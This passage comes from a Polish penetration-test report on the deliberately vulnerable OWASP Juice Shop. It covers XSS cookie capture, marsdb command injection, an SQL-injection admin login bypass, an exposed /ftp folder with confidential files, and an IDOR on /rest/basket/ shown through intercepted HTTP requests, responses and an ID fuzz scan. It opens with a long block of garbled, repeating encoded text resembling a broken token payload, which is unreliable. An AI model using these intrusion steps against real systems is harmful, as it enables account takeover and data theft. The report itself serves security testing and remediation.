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
```

Rysunek 14 Uruchomiony Web Server przechwycił ciastko użytkownika

Lokalizacja problemu

Problem występuje w funkcjonalności wyszukiwania treści, dostępnej z głównego ekranu aplikacji. Problem dotyczy końcówki /search, a złośliwy payload może zostać przekazany jako parametr q (/search?q=<złośliwy payload>).

Rekomendacje

Konieczne jest dopracowanie mechanizmu walidacji wprowadzanych danych od użytkownika. Najlepiej po stronie backendu lub zarówno po stronie frontendu, jak i backendu.

Więcej informacji:

- https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/11-Client-side_Testing/01-Testing_for_DOM-based_Cross_Site_Scripting
- https://cheatsheetseries.owasp.org/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html

(WYSOKA) 5.3 Biblioteka marsdb podatna na command injection

Krytyczność	Wysoka
Status	Otwarta

Podsumowanie

W wyniku skanowania aplikacji za pomocą narzędzia npm audit zauważono, że w aplikacji występuje biblioteka marsdb, która jest podatna na wstrzyknięcia komend.

Warunki niezbędne do wykorzystania podatności

Nie jest wymagane konto użytkownika w aplikacji.

Szczegóły techniczne

Za pomocą komendy „npm audit report” przeskanowano biblioteki Owasp Juice Shop i w wyniku wykonania skanu otrzymano raport z podatnymi bibliotekami aplikacji. Jedną z bibliotek jest marsdb, a jej krytyczność została przez npm zaklasyfikowana jako critical.

```
marsdb *
Severity: critical
Command Injection in marsdb - https://github.com/advisories/GHSA-5mrr-rgp6-x4gr
No fix available
node_modules/marsdb
```

Rysunek 15 Wynik skanowania kodu źródłowego aplikacji - podatność Command Injection

Wszystkie wersje biblioteki marsdb są podatne na Command Injection. W klasie DocumentMatcher selektory w klauzulach \$where są przekazywane do konstruktora funkcji bez jakiegokolwiek sanitizacji. Pozwala to atakującemu na uruchamianie dowolnych poleceń w systemie podczas wykonywania funkcji.

Biblioteka marsdb to lekka baza danych, utrzymywana po stronie klienta.

Lokalizacja problemu

Problem występuje w kodzie źródłowym aplikacji.

Rekomendacje

Zalecane jest zrezygnowanie z podatnej biblioteki i zastąpienie jej inną.

Więcej informacji:

- <https://security.snyk.io/vuln/SNYK-JS-MARSDDB-480405>
- <https://github.com/advisories/GHSA-5mrr-rgp6-x4gr>

(WYSOKA) 5.4 SQL Injection w panelu logowania

Krytyczność	Wysoka
Status	Otwarta
CVSS	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:L

Podsumowanie

Podatność umożliwia zalogowanie się na konto administratora nie znając danych logowania na to konto. Aplikacja niepoprawnie waliduje dane od użytkownika umożliwiając wstrzyknięcia kodu SQL.

Więcej informacji:


- <https://cwe.mitre.org/data/definitions/89.html>
- OWASP Application Security Verification Standard 5.3.4, 5.3.5

Warunki niezbędne do wykorzystania podatności

Nie jest wymagane konto użytkownika w aplikacji. Podatność może wykorzystać każdy, kto wejdzie do login panelu aplikacji.


Szczegóły techniczne

1.Przechodzę do panelu odpowiedzialnego za logowanie się użytkowników. W pole login wpisuję znak „'” i obserwuję odpowiedź z aplikacji sugerującą, że być może jest ona podatna na SQL Injection.




Rysunek 16 Badanie możliwości ataku SQL Injection

2.Przygotowuję specjalną zawartość, którą wklejam w login panelu.



Rysunek 17 Wpisanie złośliwego payloadu w pole "Email"

3. W wyniku wysłania zapytania z tak przygotowaną zawartością udaje mi się uzyskać dostęp do konta administratora aplikacji.



Rysunek 18 Zalogowany użytkownik to admin@juice-sh.op

Lokalizacja problemu

Problem występuje w panelu umożliwiającym zalogowanie się do aplikacji. Dane wprowadzane przez użytkownika nie są poprawnie walidowane. Problem leży w końcówce `/rest/user/login`.

Rekomendacje

Konieczne jest dopracowanie mechanizmu walidacji wprowadzanych danych od użytkownika. Dane powinny być walidowane po stronie serwera, należałoby również przebudować mechanizm aplikacji, tak aby sql injection nie było możliwe do wykonania.

Więcej informacji:

- https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05-Testing_for_SQL_Injection
- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

(WYSOKA) 5.5 Możliwość dotarcia do dokumentu zawierającego poufne informacje

Krytyczność	Wysoka
Status	Otwarta
CVSS	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Podsumowanie

W aplikacji znajduje się katalog ftp, do którego dostęp nie jest zablokowany. W folderze znajdują się poufne dokumenty.

Więcej informacji:


- <https://cwe.mitre.org/data/definitions/22.html>
- OWASP Application Security Verification Standard 4.3.2

Warunki niezbędne do wykorzystania podatności

Celem wykorzystania podatności nie jest niezbędne konto użytkownika, konieczna jest jednak wiedza o katalogu „ftp”, który nie jest zablokowany.

Szczegóły techniczne

1.Rozwinięcie menu i przejście do sekcji „About Us”.




Rysunek 19 Strona "About Us" stanowiąca opis sklepu

2.Zauważenie sekcji zielonej w tekście, która jest odnośnikiem do „/ftp/legal.md”, co można zaobserwować w przechwyconych requestach w narzędziu Owasp Zap

26 — Proxy	2/19/23, 9:46:08 AM	GET	http://localhost:3000/ftp/legal.md	200 OK	23 ms	3,047 bytes	Medium
------------	---------------------	-----	------------------------------------	--------	-------	-------------	--------


Rysunek 20 Przechwycony request do katalogu ftp

3.Sprawdzenie, czy dla katalogu „ftp” został ograniczony dostęp poprzez zmodyfikowanie urla w przeglądarce.



Rysunek 21 Wyświetlony katalog ftp wraz z jego zawartością

4. Okazuje się, że dostęp do tego folderu nie został zablokowany dla osób postronnych. Już na tym etapie widać, że znajdują się w nim dokumenty, do których nie powinniśmy mieć dostępu. Wśród dokumentów znajduje się plik acquisitions.md, który jest poufny.



Rysunek 22 Poufne dokumenty w katalogu ftp

Lokalizacja problemu

Problem leży w braku restrykcji w dostępie do katalogu „ftp”. Końcówka: /ftp.

Rekomendacje

Należy zablokować dostęp do katalogu „ftp” dla użytkowników do tego nieuprawnionych.

Więcej informacji:

- https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/04-Authentication_Testing/04-Testing_for_Bypassing_Authentication_Schema
- https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html

(ŚREDNIA) 5.6 Możliwość podejrzenia przez atakującego zawartości koszyków wszystkich klientów

Krytyczność	Średnia
Status	Otwarta
CVSS	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N

Podsumowanie

W wyniku podatności możliwe jest podejrzenie przez atakującego zawartości koszyków wszystkich klientów, do tego możliwa jest modyfikacja ich zawartości.

Więcej informacji:

- <https://cwe.mitre.org/data/definitions/639.html>

Warunki niezbędne do wykorzystania podatności

Wymagane jest konto w aplikacji, aby zapytanie było uwierzytelnione oraz by móc zaobserwować request polegający na dodaniu przedmiotu do koszyka, bądź wyświetleniu koszyka.

Szczegóły techniczne


Opisywana podatność to podatność typu Insecure direct object reference - IDOR, podatność umożliwia podejrzenie zawartości koszyka innego użytkownika aplikacji.

Celem odtworzenia podatności utworzone zostają 2 konta:

- Konto pierwsze – atakujący
- Konto drugie – ofiara ataku

Wykonane czynności:

1. Założenie konta ofiary



User Registration

Email *
victim@gmail.com


Password *
●●●●●
Password must be 5-40 characters long. 5/20

Repeat Password *
●●●●●
5/40

☐ Show password advice


Security Question *
Mother's birth date? (MM/DD/YY) ▼
This cannot be changed later!

Answer *
10/10/10

 Register

Rysunek 23 Rejestracja konta ofiary

2. Założenie konta atakującego



User Registration

Email *
attacker@gmail.com


Password *
●●●●●
Password must be 5-40 characters long. 5/20

Repeat Password *
●●●●●
5/40

☐ Show password advice

Security Question *
Mother's birth date? (MM/DD/YY) ▼
This cannot be changed later!

Answer *
10/10/10

 Register

Rysunek 24 Rejestracja konta atakującego

3. Sprawdzenie numerów id koszyka atakującego oraz ofiary

3.1. Loguję się na konto ofiary.

3.1.1. Po zalogowaniu się dodaję do koszyka jeden produkt, jest nim „Apple Juice”.

3.1.2. Przechwytyuję request odpowiedzialny za wyświetlanie koszyka ofiary, jest to request zaznaczony poniżej na niebiesko:

Id	Source	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
308	Proxy	12/24/22, 8:33:07 AM	POST	http://localhost:3000/socket.io/?EIO=4&transport=...	200 OK		5 ms	2 bytes	Medium		
307	Proxy	12/24/22, 8:32:53 AM	GET	http://localhost:3000/rest/user/whoami	304 Not Modified		16 ms	0 bytes			
306	Proxy	12/24/22, 8:32:53 AM	GET	http://localhost:3000/rest/basket/7	200 OK		13 ms	524 bytes	Medium		JSON

Rysunek 25 Przechwyciony request odpowiedzialny za wyświetlanie koszyka ofiary

Poniżej zaprezentowana została odpowiedź, którą zwraca strona po wykonaniu requestu. Strona zwraca kod 200 OK, w sekcji body znajduje się id koszyka równe 7 oraz zawartość koszyka – „Apple Juice”, który posiada id równe 1.

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 524
ETag: W/"28c-5KvR4Aw6008m8F5DUvF99vQwSU"
Vary: Accept-Encoding
Date: Sat, 24 Dec 2022 13:34:14 GMT
Connection: keep-alive
Keep-Alive: timeout=5
```

```
{
  "status": "success",
  "data": {
    "id": 7,
    "coupon": null,
    "userId": 22,
    "createdAt": "2022-12-24T13:32:27.515Z",
    "updatedAt": "2022-12-24T13:32:27.515Z",
    "products": [
      {
        "id": 1,
        "name": "Apple Juice (1000ml)",
        "description": "The all-time classic.",
        "price": 11.99,
        "deluxePrice": 10.99,
        "image": "apple_juice.jpg",
        "createdAt": "2022-12-24T13:10:12.963Z",
        "updatedAt": "2022-12-24T13:10:12.963Z",
        "deletedAt": null,
        "basketItem": {
          "productId": 1,
          "id": 10,
          "quantity": 1,
          "createdAt": "2022-12-24T13:32:29.773Z",
          "updatedAt": "2022-12-24T13:32:29.773Z"
        }
      }
    ]
  }
}
```

Rysunek 26 Odpowiedź aplikacji na próbę wyświetlenia koszyka ofiary

3.2. Loguję się na konto atakującego.

3.2.1. Po zalogowaniu się dodaję do koszyka jeden produkt, jest nim „Banana Juice”.

3.2.2. Przechwytuję request odpowiedzialny za wyświetlanie koszyka atakującego, jest to request zaznaczony poniżej na niebiesko:

Id	Source	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert
400	Proxy	12/24/22, 8:37:11 AM	POST	http://localhost:3000/socket.io/?EIO=4&transport=...	200 OK		5 ms	2 bytes	
399	Proxy	12/24/22, 8:37:11 AM	GET	http://localhost:3000/socket.io/?EIO=4&transport=...	200 OK		2 ms	96 bytes	Low
398	Proxy	12/24/22, 8:37:10 AM	GET	http://localhost:3000/rest/user/whoami	200 OK		21 ms	130 bytes	
397	Proxy	12/24/22, 8:37:10 AM	GET	http://localhost:3000/rest/basket/8	304 Not Modified		60 ms	0 bytes	Medium
396	Proxy	12/24/22, 8:37:07 AM	GET	http://localhost:3000/rest/basket/8	200 OK		107 ms	530 bytes	

Rysunek 27 Request umożliwiający wyświetlenie koszyka atakującego z poziomu konta atakującego


Poniżej zaprezentowana została odpowiedź, którą zwraca strona po wykonaniu requestu. Strona zwraca kod 200 OK, w sekcji body znajduje się id koszyka równe 8 oraz zawartość koszyka – „Banana Juice”, który posiada id równe 6.

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 530
ETag: W/"212-W0Gr4Gfbq8ohdE+lybmawXcW"
Vary: Accept-Encoding
Date: Sat, 24 Dec 2022 13:38:51 GMT
Connection: keep-alive
Keep-Alive: timeout=5
```

```
{
  "status": "success",
  "data": {
    "id": 8,
    "coupon": null,
    "userId": 23,
    "createdAt": "2022-12-24T13:36:49.083Z",
    "updatedAt": "2022-12-24T13:36:49.083Z",
    "products": [
      {
        "id": 6,
        "name": "Banana Juice (1000ml)",
        "description": "It's the most.",
        "price": 11.99,
        "deluxePrice": 11.99,
        "image": "banana_juice.jpg",
        "createdAt": "2022-12-24T13:10:12.963Z",
        "updatedAt": "2022-12-24T13:10:12.963Z",
        "deletedAt": null,
        "basketItem": {
          "productId": 6,
          "id": 11,
          "quantity": 1,
          "createdAt": "2022-12-24T13:37:07.097Z",
          "updatedAt": "2022-12-24T13:37:07.097Z"
        }
      }
    ]
  }
}
```

Rysunek 28 Odpowiedź aplikacji, zwracająca dane o koszyku atakującego

4. Poprzednio opisany request, który umożliwił podejrzenie koszyka atakującego, o id koszyka równym 8 postanowiłem zmodyfikować, podmieniając parametr zaznaczony na niebiesko z 8 na 7.



Rysunek 29 Podmiana parametru koszyka atakującego na parametr koszyka ofiary

W wyniku wysłania tak zmodyfikowanego requestu udało się podejrzeć koszyk ofiary. W odpowiedzi widać produkt „Apple Juice”, który znajdował się w koszyku ofiary.

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 524
ETag: W/"28c-SKVr4Aw008m8BF5DUvf90vQwSU"
Vary: Accept-Encoding
Date: Sat, 24 Dec 2022 13:46:58 GMT
Connection: keep-alive
Keep-Alive: timeout=5
```

```
{
  "status": "success",
  "data": {
    "id": 7,
    "coupon": null,
    "userId": 22,
    "createdAt": "2022-12-24T13:32:27.515Z",
    "updatedAt": "2022-12-24T13:32:27.515Z",
    "products": [
      {
        "id": 1,
        "name": "Apple Juice (1000ml)",
        "description": "The all-time classic.",
        "price": 1.99,
        "deluxePrice": 18.99,
        "image": "apple_juice.jpg",
        "createdAt": "2022-12-24T13:18:12.963Z",
        "updatedAt": "2022-12-24T13:18:12.963Z",
        "deletedAt": null,
        "BasketItem": {
          "Product": 1,
          "BasketId": 7,
          "id": 10,
          "quantity": 1,
          "createdAt": "2022-12-24T13:32:29.773Z",
          "updatedAt": "2022-12-24T13:32:29.773Z"
        }
      }
    ]
  }
}
```

Rysunek 30 Odpowiedź aplikacji na request ze zmodyfikowanym parametrem dotyczącym koszyka ofiary

5. Dodatkowo wykonany został automatyczny skan koszyków od 1 do 25. Można zaobserwować, że aplikacja umożliwia podejrzenie zawartości wszystkich istniejących koszyków, które w trakcie wykonywania testu miały id od 1 do 8. Pozostałe koszyki były puste.

Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State
0	Original	200 OK		107 ms	386 bytes	530 bytes		
1	Fuzzed	200 OK		450 ms	387 bytes	1.510 bytes	Reflected	1
2	Fuzzed	200 OK		455 ms	386 bytes	557 bytes	Reflected	2
3	Fuzzed	200 OK		323 ms	386 bytes	557 bytes	Reflected	3
4	Fuzzed	200 OK		451 ms	386 bytes	558 bytes	Reflected	4
5	Fuzzed	200 OK		386 ms	386 bytes	946 bytes	Reflected	5
6	Fuzzed	200 OK		141 ms	386 bytes	642 bytes	Reflected	6
7	Fuzzed	200 OK		249 ms	386 bytes	524 bytes	Reflected	7
8	Fuzzed	200 OK		302 ms	386 bytes	530 bytes	Reflected	8
9	Fuzzed	200 OK		299 ms	384 bytes	30 bytes		9
10	Fuzzed	200 OK		233 ms	384 bytes	30 bytes		10

Rysunek 31 Wynik skanu automatycznego koszyków

Lokalizacja problemu

Problem znajduje się w funkcjonalności dodawania produktu do koszyka oraz w funkcjonalności wyświetlania koszyka. Problem dotyczy endpointu: /rest/basket/

Rekomendacje

Należy poprawić mechanizm autoryzacji dla funkcjonalności wyświetlania koszyka i dodawania do niego produktów.

Więcej informacji:

- https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/05-Authorization_Testing/04-Testing_for_Insecure_Direct_Object_References
- https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html

(ŚREDNIA) 5.7 Podatność SSRF w profilu użytkownika

Krytyczność	Średnia
Status	Otwarta
CVSS	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N

Podsumowanie

